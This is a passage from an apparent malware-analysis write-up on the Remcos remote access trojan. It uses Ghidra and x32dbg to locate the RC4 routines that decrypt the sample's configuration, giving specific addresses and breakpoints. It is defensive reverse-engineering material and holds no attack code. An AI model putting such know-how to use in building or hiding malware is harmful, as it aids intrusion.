
Looking into this function it runs a couple of other functions, but of particular interest is function ‘FUN_004063b0’ which is performing some sort of iterative looping operation with a noted array of 256 integers having been defined which is being used in subsequent XOR operations.




Knowing how RC4 works makes identifying this function as the Pseudo-random generation algorithm (PRGA) much easier. Comparing the pseudocode to Ghidra’s decompiled output these operations can mostly be seen.




The function immediately prior to the PRGA function is part of a necessary Key-scheduling algorithm (KSA) that takes place during RC4 encryption and decryption (FUN_0040632b), and can be noted by the use of 0x100 (256) which is the max keylength that is defined in an array used in 'FUN_004063b0'. At a glance it's more difficult to determine what is occurring here based solely on Ghidra's decompiled interpretation; however, the function graph helps to see common looping trends.



Jumping over to x32dbg, a breakpoint can be placed at address '0040643A' (offset 643A) to see how this impacts the RC4 encrypted data on the stack. On first run it can be seen that the first byte changes to a 'g' in ascii.




Breaking outside of this loop at address ‘0040642B’ (offset 0x642B) shows the decrypted content on the stack.



From this ‘FUN_0040644c’ can be renamed to ‘FUN_RC4_PRGA’, ‘FUN_0040632b’ can be renamed to ‘FUN_RC4_KSA’ and ‘FUN_0040e4a3’ can be renamed to ‘FUN_Load_Decrypt_Config’ in Ghidra.

Wrapping up / Continued Work

The next major operation which occurs is a comparison checking to see whether '-l' is being passed to Remcos as part of a string comparison at address 0040DB76 (offset 0xDB76)



Source: https://www.jaiminton.com/reverse-engineering/remcos#